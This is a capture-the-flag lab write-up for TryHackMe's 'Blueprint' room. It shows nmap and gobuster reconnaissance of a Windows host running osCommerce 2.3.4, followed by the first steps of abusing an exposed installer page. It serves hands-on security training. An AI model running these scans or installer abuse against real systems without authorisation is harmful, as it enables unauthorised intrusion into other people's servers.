
Blueprint write-up by ChickenLoner

This write-up is for Blueprint room of TryHackMe which will focus on hacking Windows machine and elevate our privilege to Administrator


Site: https://tryhackme.com/room/blueprint



Always start with nmap to recon how many ports that target using and which services of each ports


```
┌──(root💀 kali)-[/home/kali]
└─# nmap -sC -sV 10.10.104.33                                                    130 ×
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-03 08:09 EDT
Nmap scan report for 10.10.104.33
Host is up (0.26s latency).
Not shown: 989 closed ports
PORT     STATE SERVICE      VERSION
80/tcp   open  http         Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: 404 - File or directory not found.
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp  open  ssl/http     Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
|_http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
|_http-title: Bad request!
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
445/tcp  open  microsoft-ds Windows 7 Home Basic 7601 Service Pack 1 microsoft-ds (workgroup: WORKGRO
UP)
3306/tcp open  mysql        MariaDB (unauthorized)
8080/tcp open  http         Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
|_http-title: Index of /
49152/tcp open msrpc        Microsoft Windows RPC
49153/tcp open msrpc        Microsoft Windows RPC
49154/tcp open msrpc        Microsoft Windows RPC
49163/tcp open msrpc        Microsoft Windows RPC
Service Info: Hosts: www.example.com, BLUEPRINT, localhost; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Look like we have port 8080 for http server let's jump right it, and here I think its under-construct website




And look like we have this interesting 2 directories here


Seem like we can get all information of this project here (frontend, backend, log and any technology that they using to build this website)




In catalog page, look like this team is building a shop-like/catalog site as they named it




Look like we can only connect to backend via loopback ip if we were dev?



Launch a gobuster to bruteforce any useful directories that exists and while that we will look at other documents that will give us all information of this project (which I found admin subdirectory here)




Nevermind its redirect to localhost so I'll wait the result from gobuster




Maybe /install/ should be something we should look at

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.10.104.33:8080/oscommerce-2.3.4/catalog/ -w /usr/share/wordlists/dirb/big
.txt -q
/.htpasswd            (Status: 403) [Size: 1045]
/.htaccess            (Status: 403) [Size: 1045]
/ADMIN                (Status: 301) [Size: 369] [--> http://10.10.104.33:8080/oscommerce-2.3.4/catalog/
ADMIN/]
/Admin                (Status: 301) [Size: 369] [--> http://10.10.104.33:8080/oscommerce-2.3.4/catalog/
Admin/]
/Download             (Status: 401) [Size: 1320]

/Images               (Status: 301) [Size: 370] [--> http://10.10.104.33:8080/oscommerce-2.3.4/catalog/
Images/]
/admin                (Status: 301) [Size: 369] [--> http://10.10.104.33:8080/oscommerce-2.3.4/catalog/
admin/]
/aux                  (Status: 403) [Size: 1045]

/com3                 (Status: 403) [Size: 1045]

/com2                 (Status: 403) [Size: 1045]

/com4                 (Status: 403) [Size: 1045]

/com1                 (Status: 403) [Size: 1045]

/con                  (Status: 403) [Size: 1045]

/download             (Status: 401) [Size: 1320]

/ext                  (Status: 301) [Size: 367] [--> http://10.10.104.33:8080/oscommerce-2.3.4/catalog/
ext/]
/images               (Status: 301) [Size: 370] [--> http://10.10.104.33:8080/oscommerce-2.3.4/catalog/
images/]
/includes             (Status: 301) [Size: 372] [--> http://10.10.104.33:8080/oscommerce-2.3.4/catalog/
includes/]
/install              (Status: 301) [Size: 371] [--> http://10.10.104.33:8080/oscommerce-2.3.4/catalog/
install/]
/lpt2                 (Status: 403) [Size: 1045]

/lpt1                 (Status: 403) [Size: 1045]
```


Nice! A whole new page, seem like we can set up our database as a dev from here




Set up database server first, and look like root user name is a valid one, now we need to wait for initialization




We're at step 2 Web Server, we will go with default



